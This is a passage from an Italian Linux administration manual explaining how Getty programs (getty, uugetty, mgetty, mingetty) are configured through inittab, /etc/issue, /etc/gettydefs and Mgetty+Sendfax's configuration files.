`ISSUE=`***stringa*** `ISSUE=`***file_issue***	Questa direttiva permette di specificare un messaggio introduttivo diverso da quello contenuto nel solito file '`/etc/issue`'. Si può specificare una stringa, senza delimitatori, contenente il messaggio stesso, oppure si può indicare il file da utilizzare, con il suo percorso assoluto (deve iniziare con la barra obliqua, '**`/`**'). Il testo che definisce questo messaggio introduttivo ammette l'uso degli stessi caratteri di escape mostrati nella tabella 119.11.
`CLEAR=YES` `CLEAR=NO`	Se viene assegnato il valore '**`NO`**', '**`getty`**' non tenta di ripulire lo schermo prima di emettere il messaggio introduttivo e la richiesta di identificazione della procedura di accesso.
`WAITCHAR=YES` `WAITCHAR=NO`	Se viene assegnato il valore '**`YES`**', '**`getty`**' attende un carattere dalla linea prima di iniziare a emettere l'invito alla connessione.
`DELAY=`***n_secondi***	Questa direttiva viene usata normalmente in congiunzione all'attivazione di '**`WAITCHAR`**', in modo da stabilire un ritardo in secondi dopo la ricezione del carattere dalla linea.
`WAITFOR=`***stringa***	Stabilisce una stringa da attendere prima di iniziare a mostrare l'invito della procedura di accesso. In pratica, al contrario di '**`WAITCHAR`**', si vuole attendere una stringa particolare e non solo un carattere qualunque. Se viene usato in congiunzione a '**`DELAY`**', allora '**`getty`**' attende il numero di secondi stabilito a partire dal momento in cui la stringa è stata inserita completamente.
`TIMEOUT=`***n_secondi***	Fa in modo che il programma attenda per un numero massimo di secondi che l'utente completi la procedura di accesso; trascorso tale limite, '**`getty`**' termina l'esecuzione e con lui la possibilità di accedere da quella linea.

119.2.3 Utilizzo di «getty»

La sintassi indicata qui, a proposito del programma '**getty**', rappresenta una semplificazione di quella effettiva. Il primo dei due casi mostra la situazione più comune, in cui '**getty**' viene avviato in modo da controllare una linea di terminale; il secondo caso rappresenta la sintassi utilizzabile per verificare la validità formale del file '/etc/gettydefs':

```
getty [opzioni] linea [velocità [tipo] ]
```

```
getty -c file_gettydefs
```

Il programma '**getty**' è strettamente dipendente dal file di configurazione '/etc/gettydefs', dove l'argomento indicato come «velocità» fa riferimento a uno dei suoi record. Quindi, con questo termine, non si fa tanto riferimento a un numero che esprime la velocità della linea, ma alla sigla corrispondente utilizzata nel file di configurazione, dal quale si ottengono anche altre informazioni.

L'argomento indicato come «tipo» si riferisce al nome del terminale, secondo quanto definito da Termcap e Terminfo. Questa informazione è utile a '**getty**' per conoscere la stringa necessaria a ripulire lo schermo e per impostare la variabile di ambiente '**TERM**'.

Tabella 119.5. Alcune opzioni.

Opzione	Descrizione
-d *file_di_configurazione*	Permette di indicare esplicitamente il file di configurazione di linea. Questa opzione è particolarmente utile quando non si sa precisamente quale sia il file di configurazione giusto per la versione di Getty_ps che si sta utilizzando.
-r *ritardo*	Utilizzando questa opzione si attiva implicitamente la funzione '**WAITCHAR**' e si definisce un tempo di ritardo, espresso in secondi, alla visualizzazione del messaggio di richiesta di identificazione, che introduce la procedura di accesso. In pratica, corrisponde anche all'uso della funzione '**DELAY**'.
-w *stringa*	Stabilisce una stringa da attendere prima di iniziare a mostrare l'invito della procedura di accesso e corrisponde all'uso della funzione '**WAITFOR**'. Se viene usato in congiunzione all'opzione '**-r**' o alla funzione '**DELAY**', allora '**getty**' attende il numero di secondi stabilito a partire dal momento in cui la stringa è stata inserita completamente.
-t *tempo_massimo*	Corrisponde alla funzione '**TIMEOUT**', con cui si può stabilire un tempo massimo, espresso in secondi, per consentire di completare la procedura di accesso, scaduto il quale '**getty**' termina di funzionare.
-c *file_gettydefs*	Questa opzione, usata da sola, permette di fare in modo che '**getty**' verifichi la correttezza formale del file '/etc/gettydefs' o di altro analogo costruito per lo stesso scopo.

Negli esempi seguenti si fa riferimento prevalentemente a record del file '/etc/inittab', dove '**getty**' viene usato senza la presenza di un file di configurazione di linea corrispondente (tutto si vede dalla riga di comando). A questo fa eccezione l'ultimo esempio, che richiama

espressamente il file di configurazione di linea.

Segue la descrizione di alcuni esempi.

- ```
  1:12345:respawn:/sbin/getty tty1
  ```
  Avvia '**getty**' per controllare la linea di terminale '/dev/tty1', cioè la prima console virtuale. La voce del file '/etc/gettydefs' non viene definita, utilizzando in modo predefinito il primo record, che dovrebbe corrispondere alla voce '**VC**'. Anche il terminale non viene definito e probabilmente si utilizza il nome '**unknown**'.

- ```
  1:12345:respawn:/sbin/getty tty1 VC linux
  ```
  Come nell'esempio precedente, con la differenza che viene indicata esplicitamente la voce del file '/etc/gettydefs' e il nome del terminale ('**linux**').

- ```
  s1:2345:respawn:/sbin/getty ttyS1 DT19200 vt100
  ```
  Avvia '**getty**' per controllare la seconda linea seriale, '/dev/ttyS1', a cui così si può connettere un terminale seriale normale (senza modem). All'interno del file '/etc/gettydefs' viene selezionata la voce '**DT19200**', che indica una velocità di 19200 bit/s per un *Dumb terminal* (la sigla «DT» sta appunto per questo). Il tipo di terminale utilizzato è stato '**vt100**' corrispondente al più semplice e comune.

- ```
  s1:2345:respawn:/sbin/getty -d /etc/default/getty.ttyS1 ttyS1 DT19200 vt100
  ```
  Come nell'esempio precedente, definendo esplicitamente un file di configurazione di linea: '/etc/default/getty.ttyS1'.

119.2.4 Utilizzo di «uugetty»

Il programma '**uugetty**' si comporta in modo analogo a '**getty**' (con la stessa sintassi e le stesse opzioni), con la differenza fondamentale che utilizza lo stesso sistema per la condivisione e il blocco delle porte seriali, usato dai programmi UUCP. Ciò costituisce uno standard importante, usato anche da altri programmi, consentendo di determinare se una linea (il dispositivo corrispondente) è libera prima di impegnarla. [2]

```
uugetty [opzioni] linea [velocità [tipo] ]
```

In pratica '**uugetty**' viene usato tutte le volte che entra in gioco il modem.

119.3 File comuni

Si è accennato al fatto che, in generale, i programmi Getty utilizzano un paio di file comuni per la configurazione delle linee e per definire il messaggio introduttivo di invito della procedura di accesso.

Inoltre, generalmente è a carico di questi programmi l'aggiornamento del file '/var/run/utmp', che viene descritto nella sezione 132.1.5.

119.3.1 File «/etc/issue»

Il file '`/etc/issue`' viene usato per emettere un messaggio introduttivo prima dell'avvio della procedura di accesso da parte dei programmi Getty. Può utilizzare alcuni codici di escape per ottenere effetti particolari. Questi codici dipendono dall'interpretazione del programma Getty che li utilizza. In particolare, l'elenco della tabella 119.10 è adatto sia a AGetty, sia a MinGetty, quello della tabella 119.11 è adatto solo ai programmi di Getty_ps, mentre quello della tabella 119.12 è adatto solo a Mgetty+Sendfax.

Tabella 119.10. Elenco dei codici che '**`agetty`**' e '**`mingetty`**' riconoscono nel file '`/etc/issue`'.

Codice	Descrizione
`\b`	Inserisce la velocità della linea utilizzata.
`\d`	Inserisce la data.
`\s`	Inserisce il nome del sistema operativo.
`\l`	Inserisce il nome della linea di terminale utilizzata.
`\m`	Inserisce il nome dell'architettura della macchina.
`\n`	Inserisce il nome dell'elaboratore: *hostname*.
`\o`	Inserisce il nome di dominio dell'elaboratore.
`\r`	Inserisce il numero di rilascio del sistema operativo.
`\t`	Inserisce l'orario.
`\u`	Inserisce il numero di utenti connessi.
`\U`	Come '**`\u`**', ma aggiunge la parola '**`user`**' o '**`users`**'.
`\v`	Inserisce la versione del sistema operativo.

Tabella 119.11. Elenco dei codici che Getty_ps riconosce all'interno del file '`/etc/issue`'.

Codice	Descrizione
`\\`	Inserisce la barra obliqua inversa ('****').
`\b`	Inserisce il codice <*BS*> (*backspace*).
`\c`	Alla fine di una stringa previene l'inserimento di una nuova riga.
`\f`	Inserisce il codice <*FF*> (*formfeed*).
`\n`	Inserisce il codice <*LF*> (*linefeed*).
`\r`	Inserisce il codice <*CR*> (*carriage return*).

Codice	Descrizione
\s	Inserisce uno spazio singolo (<*SP*>).
\t	Inserisce una tabulazione (<*HT*>).
n	Inserisce il carattere corrispondente al numero decimale ***n***.
\0***m***	Inserisce il carattere corrispondente al numero ottale ***m***.
\0x***h***	Inserisce il carattere corrispondente al numero esadecimale ***h***.
\	Alla fine di una riga rappresenta la continuazione su quella successiva.
\@	Inserisce un simbolo '**@**'.
@@	Inserisce un simbolo '**@**'.
@b	Inserisce la velocità della linea utilizzata.
@d	Inserisce la data.
@l	Inserisce il nome della linea di terminale utilizzata.
@s	Inserisce il nome di sistema.
@t	Inserisce l'orario.
@u	Inserisce il numero di utenti connessi.
@v	Inserisce la versione.

Tabella 119.12. Elenco dei codici di escape e dei parametri utilizzabili all'interno del file '/etc/issue' quando si utilizza Mgetty+Sendfax.

Codice	Descrizione
@	Il nome del sistema.
\n	Inserisce il codice <*LF*> (*linefeed*).
\r	Inserisce il codice <*CR*> (*carriage return*).
\g	Inserisce il codice <*BEL*> (*bell*).
\v	Inserisce una tabulazione verticale (<*VT*>).
\t	Inserisce una tabulazione orizzontale (<*HT*>).
\f	Inserisce il codice <*FF*> (*formfeed*).
\P	Inserisce il nome del dispositivo del terminale ('**ttyS*n***').
\L	Inserisce il nome del dispositivo del terminale ('**ttyS*n***').

Codice	Descrizione
`\I`	Inserisce la stringa '**`CONNECT`**...' restituita dal modem.
`\S`	Inserisce la velocità della porta seriale.
`\N`	Inserisce il numero di utenti connessi.
`\U`	Inserisce il numero di utenti connessi.
`\C`	Inserisce la data completa del sistema.
`\D`	Inserisce la data del sistema.
`\T`	Inserisce l'ora del sistema.
`\`***n***	Inserisce il carattere corrispondente al numero decimale ***n***.
`\0`***m***	Inserisce il carattere corrispondente al numero ottale ***m***.
`\0x`***h***	Inserisce il carattere corrispondente al numero esadecimale ***h***.

Dal momento che esistono differenze così grandi tra i vari programmi Getty per i codici di escape utilizzabili nel file '`/etc/issue`', l'unico modo per predisporne una versione standard unificata, è quello di fare a meno di questi. Alcune distribuzioni GNU/Linux, a questo proposito, predispongono il file '`/etc/issue`' attraverso la procedura di inizializzazione del sistema.

119.3.2 File «/etc/gettydefs»

Il file '`/etc/gettydefs`' contiene informazioni utilizzate dai programmi Getty per definire la velocità e altre impostazioni per una linea particolare. Le voci contenute in questo file servono anche per definire l'aspetto dell'invito della procedura di accesso (il *prompt* del *login*), in aggiunta al messaggio di pubblicazione ('`/etc/issue`', o ciò che ne fa la funzione), e la voce da utilizzare come successiva, nel caso di ricezione di un carattere *break*.

La definizione dell'impostazione della linea avviene in due fasi: inizialmente, prima di fare apparire l'invito della procedura di accesso, quindi subito prima di avviare '`/bin/login`'. Questa configurazione è la parte più difficile, ma spesso è sufficiente utilizzare il file '`/etc/gettydefs`' già esistente, al massimo ritoccando qualcosa che non riguarda questa fase di definizione della linea. In ogni caso, la descrizione completa dei valori che possono essere utilizzati è ottenibile dalla pagina di manuale *termios(3)*.

Il file '`/etc/gettydefs`' ha una struttura particolare: è composto da voci rappresentate da righe necessariamente seguite da una riga vuota (soltanto una); inoltre le righe che iniziano con il carattere '**#**' sono ignorate e trattate come commenti. È importante chiarire che le righe vuote non sono trattate come commenti: dopo una riga contenente una voce, si deve trovare esattamente una riga vuota; se dovessero essercene di più, la lettura del file verrebbe interrotta, ignorando di fatto le voci successive.

Le righe che descrivono una voce particolare sono suddivise in campi, secondo la sintassi seguente:

etichetta # ***opzioni_iniziali*** # ***opzioni_finali*** # ***invito*** #***etichetta_successiva***

Come si può osservare, i vari campi sono riconoscibili per la presenza del simbolo '**#**' come elemento di separazione. I campi vengono usati nel modo seguente:

1. ***etichetta***

   Si tratta di un nome che identifica la voce, che viene usato nella riga di comando del programma Getty per farvi riferimento. Tradizionalmente, il nome usato contiene un qualche riferimento alla velocità da utilizzare per la comunicazione. Questo nome è seguito immediatamente dal simbolo '**#**' in modo da non includere spazi superflui nel nome stesso.

2. ***opzioni_iniziali***

   Si tratta di una stringa contenente una serie di opzioni rappresentate da nomi particolari, spaziati liberamente. Ciò serve a definire l'impostazione della linea prima che questa venga utilizzata, a meno che il programma Getty abbia ricevuto l'indicazione di un tipo di terminale, solitamente attraverso la riga di comando, dalle cui caratteristiche estrapolare tale informazione.

3. ***opzioni_finali***

   Si tratta di una stringa contenente una serie di opzioni rappresentate da nomi particolari, spaziati liberamente. Ciò serve a definire l'impostazione della linea subito prima che venga avviato il programma '`/bin/login`'.

4. ***invito***

   Definisce la stringa da utilizzare come invito della procedura di accesso. Questa stringa non sostituisce il messaggio di pubblicazione (*issue*), ma si aggiunge a questo, alla fine. Generalmente si tratta semplicemente della stringa '**`login:`**'.

   La stringa in questione preserva gli spazi e può contenere sequenze di controllo che poi devono essere interpretate dal programma Getty particolare. Generalmente, i programmi Getty che fanno uso di questo file di configurazione, ammettono l'uso degli stessi codici che possono essere inseriti nel file '`/etc/issue`'.

5. ***etichetta_successiva***

   L'ultimo campo è un riferimento a una voce alternativa. Generalmente, quando il programma Getty riceve un carattere *break*, cerca di gestire la linea nel modo definito dalla voce successiva, indicata da questo nome. Per evitare problemi con gli spazi, questo nome inizia immediatamente dopo il simbolo '**#**'.

È importante ricordare che l'eseguibile '**`getty`**' standard (quello del pacchetto Getty_ps), permette di verificare la correttezza formale di questo file, attraverso l'opzione '**`-c`**'.

Quando il programma Getty non trova la voce richiesta nel file '`/etc/gettydefs`', utilizza la prima voce esistente. Per questo è importante che tale voce sia scelta con cura. Generalmente si tratta di quella adatta alle console virtuali: '**`VC`**'.

Come accennato, la configurazione della linea attraverso le opzioni relative è un'operazione piuttosto delicata, tanto che generalmente conviene usare le impostazioni già presenti nel file '`/etc/gettydefs`'. Tuttavia, la conoscenza delle opzioni più comuni può aiutare a leggere tale file.

È importante tenere a mente che, nella maggior parte dei casi, tali opzioni possono essere usate come sono, oppure precedute da un trattino ('**-**'). Nel primo caso si intende l'attivazione della funzione a cui l'opzione fa riferimento, nel secondo la sua disattivazione.

Tabella 119.13. Alcune impostazioni di linea.

Opzione	Descrizione
`B`***velocità***	Sta a indicare la velocità da utilizzare. I valori utilizzabili sono prestabiliti e corrispondono a: '**B0**', '**B50**', '**B75**', '**B110**', '**B134**', '**B150**', '**B200**', '**B300**', '**B600**', '**B1200**', '**B1800**', '**B2400**', '**B4800**', '**B9600**', '**B19200**', '**B38400**', '**B57600**', '**B115200**', '**B230400**'. Come si vede esiste anche la velocità nulla, '**B0**', che però acquista un significato speciale: serve a terminare una comunicazione.
`SANE`	Non si tratta di una modalità particolare, ma di un gruppo di modalità definite simultaneamente. È un modo per definire una serie di caratteristiche nella maniera ritenuta più opportuna dalla consuetudine. Generalmente, '**SANE**' appare come seconda opzione, subito dopo l'indicazione della velocità, in modo da permettere la modifica di queste definizioni implicite. Se si desidera approfondire il problema, si tenga presente che '**SANE**' dovrebbe coincidere con l'insieme di: '**BRKINT**', '**IGNPAR**', '**ISTRIP**', '**ICRNL**', '**IXON**', '**OPOST**', '**CS8**', '**CREAD**', '**ISIG**', '**ICANON**', '**ECHO**', '**ECHOK**'.
`CS8`	Definisce la comunicazione a 8 bit. Questa opzione è già parte di '**SANE**' e viene utilizzata esplicitamente proprio quando '**SANE**' è mancante.
[-] `ISTRIP`	Elimina l'ottavo bit. Generalmente questa opzione viene disattivata esplicitamente dopo '**SANE**', che invece la attiva.
[-] `CLOCAL`	Ignora le linee di controllo del modem. Questa opzione viene usata (attivandola) ogni volta che la linea non viene gestita attraverso un modem.
[-] `HUPCL`	Abbassa le linee di controllo del modem quando l'ultimo processo chiude il dispositivo corrispondente. In pratica si esegue un aggancio (*hung up*). Questa opzione viene usata generalmente (attivandola) ogni volta che la linea viene gestita attraverso un modem.
`CRTSCTS`	Attiva il controllo di flusso hardware, ovvero RTS/CTS. L'assenza di questa opzione fa in modo che venga utilizzato il controllo di flusso software, che richiede un cavo seriale composto da meno fili. Tuttavia, velocità superiori a 9600 bit/s, pari all'opzione '**B9600**', richiedono generalmente il controllo di flusso hardware.

Segue la descrizione di alcuni esempi.

- ```
  VC# B9600 SANE CLOCAL # B9600 SANE -ISTRIP CLOCAL #@S login: #VC
  ```
  Si riferisce alla linea di una console virtuale. Trattandosi di un collegamento che non fa uso né di porta seriale, né di modem, mancano le opzioni '**HUPCL**' e '**CRTSCTS**'. Si può osservare che il nome del riferimento finale è fatto alla stessa voce, dal momento che non esistono modalità differenti ammissibili.

- ```
  DT9600# B9600 CS8 CLOCAL # B9600 SANE -ISTRIP CLOCAL #@S login: #DT9600
  ```
  Si tratta della voce adatta a un terminale connesso direttamente attraverso la porta seriale, senza modem. In questo caso, la bassa velocità, '**B9600**', ammette l'uso di un controllo di flusso software e per questo è assente l'opzione '**CRTSCTS**'.

Nei terminali connessi in questo modo, non ha senso la possibilità di modificare automaticamente la velocità della linea, pertanto il riferimento finale è fatto alla stessa voce.

- ```
  DT38400# B38400 CS8 CLOCAL CRTSCTS # B38400 SANE -ISTRIP CLOCAL ↩
  ↪CRTSCTS #@S login: #DT38400
  ```
  Questa voce (suddivisa su due righe per motivi tipografici) è analoga a quella dell'esempio precedente, con la differenza fondamentale che la velocità della linea è più elevata. Questo costringe anche all'utilizzo del controllo di flusso hardware.

- ```
  F38400# B38400 CS8 CRTSCTS # B38400 SANE -ISTRIP HUPCL CRTSCTS ↩
  ↪#@S login: #F38400
  ```
  Questa voce si distingue dall'esempio precedente per l'utilizzo di un modem. Per questo è scomparso l'uso dell'opzione '**`CLOCAL`**' e al suo posto è apparsa '**`HUPCL`**'.

```
38400# B38400 CS8 CRTSCTS # B38400 SANE -ISTRIP HUPCL CRTSCTS ↩
↪#@S login: #19200
```

- Rispetto all'esempio precedente, questa voce ha un riferimento finale a un'altra voce che utilizza una velocità inferiore. Ciò permette di adattare la velocità in modo automatico in funzione dell'invio del carattere *break*.

119.4 Mgetty+Sendfax

Mgetty+Sendfax [3] è un programma Getty tra i più sofisticati, adatto esclusivamente per le connessioni attraverso porte seriali, modem incluso. Qui si intende introdurne il suo funzionamento, in particolare per ciò che riguarda i terminali seriali, senza modem.

Il sistema di condivisione e blocco delle porte seriali adottato da Mgetty+Sendfax è compatibile con lo stile UUCP, quindi può convivere anche con '**`uugetty`**'.

Il problema più importante di Mgetty+Sendfax sta nel fatto che alcuni dettagli sulla sua configurazione possono essere definiti solo in fase di compilazione. Per questo motivo, quando si connette un terminale attraverso una porta seriale (senza l'uso di modem), è necessario utilizzare un cavo Null-modem a sette fili (tabella 88.2) in modo da permettere un controllo di flusso hardware.

Mgetty+Sendfax utilizza un metodo particolare per impedire gli accessi attraverso porte determinate. È sufficiente che sia presente il file '`/etc/nologin.tty`*x*' per impedire che possa essere utilizzato il terminale '`/dev/tty`*x*' corrispondente. Il contenuto del file non conta.

Con GNU/Linux i dispositivi seriali utilizzabili con Mgetty+Sendfax sono esclusivamente quelli che corrispondono al modello '`/dev/ttyS*`' ('`ttyS0`', '`ttyS1`', ecc.).

Teoricamente, Mgetty+Sendfax dovrebbe essere in grado di utilizzare la configurazione definita dal file '`/etc/gettydefs`'. In pratica, ciò potrebbe risultare piuttosto difficile, o inopportuno. Generalmente, il file '`/etc/mgetty+sendfax/mgetty.config`' svolge il ruolo di file di configurazione più importante di Mgetty+Sendfax.

119.4.1 Utilizzo di «mgetty»

L'eseguibile '**`mgetty`**' è ciò che rappresenta in pratica Mgetty+Sendfax. Si tratta di un programma di connessione molto complesso. La sua configurazione avviene fondamentalmente attraverso il file '`/etc/mgetty+sendfax/mgetty.config`', ma alcune caratteristiche possono essere ridefinite anche attraverso le opzioni della riga di comando.

```
mgetty [opzioni] linea_tty
```

Tabella 119.19. Alcune opzioni.

Opzione	Descrizione
`-x` ***n***	Permette di definire il livello diagnostico attraverso l'indicazione di un numero, da zero a nove. Zero significa che non si vuole alcuna informazione, mentre il numero nove genera la maggiore quantità di notizie. Tali indicazioni vengono inserite in un file di registrazioni, che dovrebbe corrispondere precisamente a '`/var/log/log_mg.`***linea***' (per esempio, la connessione con la prima porta seriale dovrebbe generare il file '`/var/log/log_mg.ttyS0`').
`-s` ***velocità***	Imposta la velocità della porta.
`-r`	Definisce in modo esplicito che si utilizza una linea seriale diretta (sette fili) senza la presenza di alcun modem. In pratica, si evita che '**`mgetty`**' inizializzi il modem e si attenda un qualche responso dallo stesso.
`-p` ***invito***	Permette di definire una stringa di invito, alternativa al consueto '**`login:`**', da inviare all'utente che tenta di connettersi. Si possono usare le stesse sequenze di escape che sono ammissibili nel file '`/etc/issue`', descritte nella tabella 119.12.
`-i` ***file_issue***	Permette di definire un file per il messaggio di pubblicazione alternativo al solito '`/etc/issue`'.

Gli esempi seguenti si riferiscono a record del file '`/etc/inittab`', in cui la riga di comando di '**`mgetty`**' definisce il suo funzionamento, supponendo che il file di configurazione '`/etc/mgetty+sendfax/mgetty.config`' non sia stato predisposto.

- ```
  s1:2345:respawn:/sbin/mgetty -r -s 19200 ttyS1
  ```
  Attiva '**`mgetty`**' per una connessione diretta, senza modem, a una velocità di 19200 bit/s, con la seconda porta seriale ('`/dev/ttyS1`').

- ```
  s1:2345:respawn:/sbin/mgetty -r -x 9 -s 19200 ttyS1
  ```
  Come nell'esempio precedente, con la differenza che viene attivato il controllo diagnostico nel file '`/var/log/log_mg.ttyS1`'.

119.4.2 File «/var/log/log_mg.ttyS*»

A meno che Mgetty+Sendfax sia stato compilato con una configurazione particolare, può essere gestito un file di registrazioni per ogni porta seriale utilizzata. Il nome di questi file dovrebbe risultare conforme al modello seguente, dove la parte finale risulta corrispondere al dispositivo della linea seriale utilizzata ('**ttyS0**', '**ttyS1**', ecc.):

```
/var/log/log_mg.linea
```

La registrazione non è automatica e dipende dalla richiesta esplicita attraverso l'opzione '**-x**' oppure dalla direttiva '**debug**' del file '/etc/mgetty+sendfax/mgetty.config'.

Come già accennato, Mgetty+Sendfax potrebbe essere predisposto in fase di compilazione per l'utilizzo del registro del sistema per lo scarico di queste informazioni.

119.4.3 File «/etc/nologin.ttyS*»

Se è presente il file '/etc/nologin.tty...' Mgetty+Sendfax impedisce l'accesso attraverso il terminale corrispondente al dispositivo '/dev/tty*x*'. Nel caso di GNU/Linux, si tratta dei file di dispositivo seriale '/dev/ttyS0', '/dev/ttyS1', ecc.

Per esempio, se è presente il file '/etc/nologin.ttyS1', non viene consentito l'accesso attraverso un terminale connesso alla seconda porta seriale.

Questo meccanismo permette anche di impedire e di consentire l'accesso in modo dinamico, in dipendenza di altri fattori. Un programma potrebbe verificare periodicamente l'esistenza di condizioni determinate, creando o eliminando il file '/etc/nologin.tty*x*' corrispondente.

119.4.4 File «/etc/mgetty+sendfax/mgetty.config»

Il file '/etc/mgetty+sendfax/mgetty.config' rappresenta la forma di configurazione principale di Mgetty+Sendfax. Le direttive di questo file sono molto semplici; si esprimono indicando una parola chiave seguita da uno spazio bianco e quindi, eventualmente, dal valore che le si vuole abbinare, nella forma seguente:

```
parola_chiave [valore]
```

Le righe vuote e quelle che iniziano con il simbolo '**#**', cioè i commenti, sono ignorate. Il contenuto del file è divisibile in sezioni contenenti ognuna la configurazione riferita a ogni porta seriale utilizzata. In pratica, quando si incontra la direttiva '**port**', tutto quello che segue fino alla prossima direttiva '**port**', riguarda solo quella porta seriale particolare. Inoltre, tutto ciò che precede la prima direttiva '**port**', viene inteso come riferito a tutte le porte seriali nel loro insieme.

L'esempio seguente dovrebbe chiarire il meccanismo.

```
# Direttive globali per tutte le porte.
debug 4

# Prima porta seriale
port ttyS0
speed 38400
```

Il valore abbinabile alle varie parole chiave può essere di tipo diverso:

- una stringa senza delimitatori;
- una sequenza di attesa e invio per il modem, dove le varie stringhe di attesa e invio, a cominciare da quella di attesa iniziale, sono separate tra loro da uno spazio bianco;
- un numero intero che può essere interpretato in modo decimale, ottale o esadecimale, a seconda che questo inizi con un numero diverso da zero, con uno zero o con il prefisso '**0x**';
- un valore booleano, esprimibile con le sigle '**y**', '**yes**', '**t**' e '**true**', per il valore *Vero*, '**n**', '**no**', '**f**' e '**false**', per il valore *Falso*.

Una parola chiave può anche non essere seguita da alcun valore; in tal caso si intende che questa non è stata definita, quando possibile, oppure viene inteso come un errore se un assegnamento è obbligatorio, come nel caso dei dati booleani.

Le opzioni della riga di comando di '**mgetty**' prendono la precedenza sulla configurazione di questo file.

Le direttive descritte nella tabella seguente sono limitate a quelle che possono essere utili nel caso di connessione diretta senza modem.

Tabella 119.23. Alcune direttive.

Direttiva	Descrizione
port ***dispositivo***	Definisce l'inizio di una sezione specifica per una porta seriale particolare, identificata attraverso il nome del dispositivo.
speed ***velocità***	Specifica la velocità della porta seriale attraverso l'indicazione di un numero intero. È importante che il numero indicato esprima una velocità valida. Corrisponde all'uso dell'opzione '**-s**'.
direct {yes|no}	Se attivato ('**yes**') fa in modo che Mgetty+Sendfax tratti la linea come un collegamento diretto, senza la presenza di un modem. Corrisponde all'uso dell'opzione '**-r**'.
debug ***livello_diagnostico***	Definisce il livello di dettaglio dei messaggi diagnostici inseriti nel file delle registrazioni, solitamente '/var/log/log_mg.ttyS*'. Il livello si esprime con un numero da zero (nessuna indicazione) a nove (massimo dettaglio). Corrisponde all'uso dell'opzione '**-x**'.
term ***tipo_di_terminale***	Definisce il nome del terminale da utilizzare per inizializzare la variabile di ambiente '**TERM**'.

Segue la descrizione di alcuni esempi.

- ```
  port ttyS1
  ```
  Definisce l'inizio di una sezione specifica per la seconda porta seriale ('/dev/ttyS1').

- ```
  speed 38400
  ```
  Definisce la velocità della porta seriale a 38400 bit/s.

- ```
  direct yes
  ```
  Specifica che si tratta di una connessione diretta senza modem.

- ```
  debug 4
  ```
  Fissa un livello diagnostico intermedio.

- ```
  term vt100
  ```
  Indica il tipo del terminale come '**vt100**'.

L'esempio seguente mostra il file 'mgetty.config' e il record di '/etc/inittab' necessario ad attivare la prima porta seriale per una connessione diretta senza modem.

```
# /etc/mgetty+sendfax/mgetty.config

# Configura la seconda porta seriale
port ttyS0
        direct yes
        debug 9
        speed 57600
        term vt100
```

```
# /etc/inittab
…
7:2345:respawn:/sbin/mgetty ttyS0
```

119.4.5 File «/etc/mgetty+sendfax/login.config»

Il file '/etc/mgetty+sendfax/login.config' permette di distinguere la modalità di accesso a seconda del nominativo-utente utilizzato. La documentazione standard di questo file è contenuta semplicemente nei commenti dell'esempio che viene distribuito assieme a Mgetty+Sendfax. In generale, il file è composto da record corrispondenti a righe contenenti dei campi distinti in base alla presenza di uno o più caratteri di spaziatura orizzontale (spazi e tabulazioni), secondo la sintassi seguente:

nominativo_utente identità_utente voce_utmp programma_login [*argomenti_del_programma_login*...]

Inoltre, come consuetudine diffusa, le righe bianche, o vuote, assieme a quelle che iniziano con il simbolo '**#**', sono ignorate. I campi hanno il significato seguente:
```

1. ***nominativo_utente***

   rappresenta il nome utilizzato per accedere, o un gruppo di nomi se inizia o termina con un asterisco ('*'), indicando in questo modo, rispettivamente, i nomi che terminano o iniziano con la stringa indicata;

2. ***identità_utente***

   rappresenta il nominativo-utente del sistema (secondo quanto contenuto nel file '`/etc/passwd`') che si vuole sia utilizzato per avviare il programma della procedura di accesso;

3. ***voce_utmp***

   rappresenta la voce da inserire nel file '`/var/run/utmp`', in pratica ciò che appare quando si utilizza il comando '**`who`**';

4. ***programma_login***

   rappresenta il programma da utilizzare per la procedura di accesso e può essere seguito da un numero indefinito di argomenti.

Per iniziare a comprendere il senso di queste informazioni, basti pensare che è '**`mgetty`**' a ricevere il nome inserito dall'utente che vuole accedere e, in base a questo, può selezionare un comportamento differente. Precisamente:

1. inserisce una voce nel file '`/var/run/utmp`', utilizzando per questo il nominativo indicato nel terzo campo (***voce_utmp***);

2. cambia l'utente attivo facendo in modo che coincida con quello specificato nel secondo campo (***identità_utente***);

3. esegue il programma indicato nel quarto campo, con gli argomenti specificati eventualmente nei campi successivi.

Il secondo e il terzo campo, ovvero ***identità_utente*** e ***voce_utmp***, possono contenere un trattino ('-') a indicare che per questi dati non viene fissato alcun valore; il terzo campo, ***voce_utmp***, può contenere il simbolo '@' che sta a rappresentare lo stesso nome utilizzato per l'identificazione attraverso la procedura di accesso. Nello stesso modo, se appare il simbolo '@' tra gli argomenti del programma della procedura di accesso, questo viene sostituito con il nominativo utilizzato effettivamente per accedere.

Segue la descrizione di alcuni esempi.

- ```
  *       -       -       /bin/login @
  ```

  Questa è la direttiva predefinita, con cui, per ogni nominativo usato per accedere viene utilizzato il programma '`/bin/login`' seguito dallo stesso nominativo-utente, rappresentato dal simbolo '@'. In generale, questo record va posto alla fine del file.

- ```
  marameo-maramao         -       -       /bin/login daniele
  ```

  Questa direttiva rappresenta una variante dell'esempio precedente, in cui si fa in modo che un utente acceda utilizzando uno pseudonimo. In questo caso si deve accedere utilizzando il nome '**`marameo-maramao`**' per essere riconosciuti come l'utente '**`daniele`**'.

- ```
  marameo          nobody  -        /bin/sh
  ```
  Questa direttiva permette di accedere con il nome '**marameo**', senza la richiesta di una parola d'ordine. Chi accede in questo modo ottiene i privilegi dell'utente '**nobody**'.

- ```
  marameo          -       -        /bin/false
  ```
  In questo modo, chi accede con il nome '**marameo**' non può fare nulla, perché invece di '/bin/login' viene avviato '/bin/false' che blocca di fatto ogni attività.

119.5 Altri programmi Getty

A fianco dei programmi Getty visti fino a questo punto, ne esistono altri meno complessi e realizzati per esigenze specifiche. In particolare, MinGetty e AGetty non richiedono file di configurazione, a parte '/etc/issue'.

119.5.1 Utilizzo di MinGetty

MinGetty[4] è un programma Getty minimo, per l'accesso esclusivo attraverso console virtuali di GNU/Linux. Per questo, è indicato particolarmente per risparmiare memoria nei sistemi minimi e non richiede file di configurazione, a parte il messaggio di pubblicazione nel file '/etc/issue'. È composto da un solo file eseguibile, che potrebbe avere il nome '**mingetty**', o '**getty**'.

mingetty [***opzioni***] ***console_virtuale***

getty [***opzioni***] ***console_virtuale***

Tabella 119.35. Alcune opzioni.

Opzione	Descrizione
--noclear	Non ripulisce lo schermo prima di avviare la procedura di accesso.
--long-hostname	Visualizza il nome completo dell'elaboratore all'atto dell'attivazione della procedura di accesso.

L'esempio seguente si riferisce a record del file '/etc/inittab':

```
1:12345:respawn:/sbin/mingetty tty1
2:2345:respawn:/sbin/mingetty tty2
3:2345:respawn:/sbin/mingetty tty3
